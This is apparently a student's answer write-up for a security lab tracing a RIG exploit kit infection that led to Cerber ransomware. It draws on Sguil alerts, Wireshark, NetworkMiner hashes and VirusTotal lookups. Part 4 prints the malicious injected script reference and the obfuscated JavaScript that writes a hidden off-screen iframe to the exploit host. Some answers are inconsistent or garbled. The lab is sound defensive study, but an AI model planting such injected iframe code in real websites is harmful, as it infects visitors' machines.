%3fbiw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYG0Aq3jxbTfgFp1IgIUv1Cpaqq3UbTykKZhJKB9BSKaA9E-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoag9MildZqqZGX_k7fDfF-qoVzcCgWRxf&ct=SeaMonkey&tuif=1166
```

Ini hasil dari NetworkMiner:

index.html.67899BE6.[1].swf	
LastWriteTime	1/27/2017 10:55 PM
MD5	f858070326067ba282d2a63969868e5a
Name	index.html.67899BE6.[1].swf
Path	/opt/networkminer/AssembledFiles/194.87.234.129/T
SHA1	97a8033303692f9b7618056e49a24470525f7290
SHA256	b3669ec83fb4bba5257da8c68b32dc15d1a08e9e8c22
Size	16261

- Buka browser web dan buka virustotal.com. Klik tab Pencarian dan masukkan nilai hash untuk mencari untuk kecocokan dalam database hash malware yang diketahui. VirusTotal akan mengembalikan daftar deteksi virus mesin yang memiliki aturan yang cocok dengan hash ini.



- f. Selidiki tab Deteksi dan Detail. Tinjau informasi yang diberikan tentang nilai hash ini. Apa yang VirusTotal beritahukan kepada Anda tentang file ini?

35/62 security vendors flagged this file as malicious

- g. Close the browser and Wireshark. In Sguil, use alert ID 5.37 (Event Message ET CURRENT_EVENTS RIG EK Landing Sep 12 2016 T2) to pivot to Wireshark and examine the HTTP requests. Questions:
- Are there any similarities to the earlier alerts?

```
GET /?q=zn_QMvXcJwDQDofGMvrESLteM...
POST /?biw=Mozilla.102kd74.406h8v...
GET /?biw=Amaya.126qv100.406m1g9g...
```

- Are the files similar? Do you see any differences?

```
text/html
text/html
application/x-shockwave-flash
```

- h. Create a SHA-1 hash of the SWF file as you did previously. Question:
- Is this the same malware that was downloaded in the previous HTTP session?

LastWriteTime	1/27/2017 10:55 PM
MD5	f858070326067ba282d2a63969868e5a
Name	index.html.D6E6C7E0..swf
Path	/opt/networkminer/AssembledFiles/194.87.234.129/T
SHA1	97a8033303692f9b7618056e49a24470525f7290
SHA256	b3669ec83fb4bba5257da8c68b32dc15d1a08e9e8c22
Size	16261

- i. In Sguil, the last 4 alerts in this series are related, and they also seem to be post-infection. Questions:
- Why do they seem to be post-infection?

Semua empat peringatan tersebut berkaitan dengan komunikasi dengan server malware

RT	1	seconion-...	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/C...
RT	1	seconion-...	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/C...

b. What is interesting about first alert in the last 4 alerts in the series?

No.	Time	Source	Destination	Protocol	Host	Host	Info
1	2017-01-27 22:55:17	172.16.4.193	90.2.1.0	UDP			58978 - 6892 Len=25

c. What type of communication is taking place in the second and third alerts in the series and what makes it suspicious?

Mereka adalah permintaan DNS yang dimulai dari lokal host, namun tidak mungkin bahwa mereka adalah hasil dari pengguna normal. Permintaan tersebut harus dikirim oleh file malware. Nama domain puncak tidak terlihat seperti nama domain yang valid

j. Go to virustotal.com and do a URL search for the .top domain used in the attack. Question:
a. What is the result?

Ini adalah domain jahat yang masih memicu peringatan

k. Examine the last alert in the series in Wireshark. If it has any objects worth saving, export and save them to your home folder. Question:
a. What are the filenames if any?

Iya.. EE7EA-D39

Part 4: Examine Exploit Artifacts.

Pada bagian ini, Anda akan memeriksa beberapa dokumen yang Anda ekspor dari Wireshark.

a. Di Security Onion, buka file remodeling-your-kitchen-cabinets.html menggunakan editor teks pilihan Anda. Halaman web ini memulai serangan.

Dapatkan Anda menemukan dua tempat di halaman web yang merupakan bagian dari serangan drive-by yang memulai eksploitasi? Petunjuk: yang pertama ada di area <head> dan yang kedua ada di area <body> halaman.

Skrip di header memuat file JavaScript file_js.js dari retrotp.visionurbana.com.ve. Iframe yang memuat konten dari tyu.benme.com didefinisikan dalam body HTML.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
<head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Remodeling Your Kitchen Cabinets | Home Improvement</title>
|
<link rel="alternate" type="application/rss+xml" href="//www.homeimprovement.com/?feed=rss2" title="Home Improvement latest posts" />
<link rel="alternate" type="application/rss+xml" href="//www.homeimprovement.com/?feed=comments-rss2" title="Home Improvement latest comments" />
<link rel="pingback" href="//www.homeimprovement.com/xmlrpc.php" />
<link rel="shortcut icon" href="//www.homeimprovement.com/wp-content/themes/arras/images/favicon.ico" />
<script type="text/javascript" src="//retrotp.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>
<!-- All in One SEO Pack 2.3.2.3 by Michael Torbert of Semper Fi Web Design[291,330] -->
<meta name="description" content="Installing cabinets in a remodeled kitchen require some basic finish carpentry skills. Before starting any installation, it's a good idea to mark some level and" />
<meta name="keywords" content="cabinets,kitchen,kitchen cabints,knobs,remodel" />
```

b. Buka file dle_js.js di pilihan editor teks dan periksa.

```
document.write('<div class="" style="position:absolute; width:383px; height:368px; left:17px; top:-858px;">
<div style="" class=""><a head</a><a class="head-menu-2"> </a><iframe src="http://tyu.benme.com/?
q=zn_QMvXcJwDQDofGMvrESltEMubQA0KK20H_76iyEoH9JHT1vrTUSkrttgWC&biw=Amaya.81lp85.406f4y5l9&oq=elTX_full7ABPAuy2EyAl
width=290 height=257 ></ifr' + 'ame> <a style=""></a></div><a class="" style="">temp</a></div>');

```

What does the file do?

a><iframe src="http://tyu.benme.com/?

How does the code in the javascript file attempt to avoid detection?

Dengan memecah tag iframe dibagian akhir menjadi dua bagian, Anda dapat "</" dan "/same>".|

```
</ifr' +'ame>
```

- c. In a text editor, open the text/html file that was saved to your home folder with Vivaldi as part of the filename. Examine the file and answer the following questions:
- What kind of file it is?

```
<!DOCTYPE html>
<html lang="en">
<head>
  <title></title>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=EDGE">
  <meta name="apple-mobile-web-app-capable" content="yes">
  <meta name="apple-mobile-web-app-status-bar-style" content="black">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body>
<iframe onload="window.setTimeout('start()', 88)" src="about:blank"
style="visibility:hidden"></iframe>
<script>
```

- What are some interesting things about the iframe? Does it call anything?

```
<iframe onload="window.setTimeout('start()', 88)" src="about:blank"
style="visibility:hidden"></iframe>
```

- What does the start() function do?

Ini menulis ke jendela browser, menciptakan formulir HTML dan mengirimkan variabel NormalUrl melalui POST. Variabel NormalUrl sam dengan URL tyu.benme.com

```
function getBrowser() {
  var ua = navigator.userAgent;

  var browsrObj = {
    browser: 'unknown',
    browser_real: '',
    is_bot: false,
    browser_quality: 0,
    platform: 'desktop',
    versionFull: '',
    versionShort: ''
  };

  try{
```

- What do you think the purpose of the getBrowser() function is?

Fungsi getBrowser() menentukan jenis browser yang digunakan untuk menampilkan halaman web ini.

```
function getBrowser() {
  var ua = navigator.userAgent;

  var browsrObj = {
    browser: 'unknown',
    browser_real: '',
    is_bot: false,
    browser_quality: 0,
    platform: 'desktop',
    versionFull: '',
    versionShort: ''
  };

  try{
```

Reflection

Exploit Kits adalah eksploitasi yang cukup kompleks yang menggunakan berbagai metode dan sumber daya untuk melakukan serangan. Menariknya, EK dapat digunakan untuk mengirimkan beragam muatan malware. Ini karena pengembang EK boleh menawarkan kit eksploitasi sebagai layanan kepada pelaku ancaman lainnya. Oleh karena itu, RIG EK dikaitkan dengan sejumlah angka muatan malware yang berbeda. Pertanyaan-pertanyaan berikut mungkin mengharuskan Anda menyelidiki data lebih lanjut menggunakan alat yang diperkenalkan di laboratorium ini.

1. The EK used a number of websites. Complete the table below.

URL	IP Address	Function
www.bing.com	N/A	tautan mesin pencari ke sah halaman web.
www.homeimprovement.com	104.28.18.74	Pengalihan iframe berbahaya ke situs berbahaya.
retrotp.visionurbana.com.ve	139.59.160.143	Eksekusi skrip JavaScript berbahaya.
tyu.benme.com	194.87.234.129	Memberikan Adobe Flash berbahaya.
n/a	90.2.10.0	Pemeriksaan server ransomware Cerber.
p27dokhpz2n7vgr.1jjw21lx.top	198.105.151.50	Halaman ransomware Cerber.

2. It is useful to “tell the story” of an exploit to understand what happened and how it works. Start with the user searching the internet with Bing. Search the web for more information on the RIG EK to help.

Jawaban akan bervariasi. Tujuan dari pertanyaan ini adalah untuk memulai pemikiran siswa tentang sifat bertahap dari EA dan kompleksitas serangan siber secara umum. Pengguna mencari informasi tentang perbaikan rumah di situs www.homeimprovements.com. Situs web ini telah dikompromi oleh aktor ancaman. Skrip JavaScript berbahaya dan Adobe Flash file diunduh, yang kemudian menginstal malware. Setelah malware terpasang, itu berinteraksi dengan server CnC.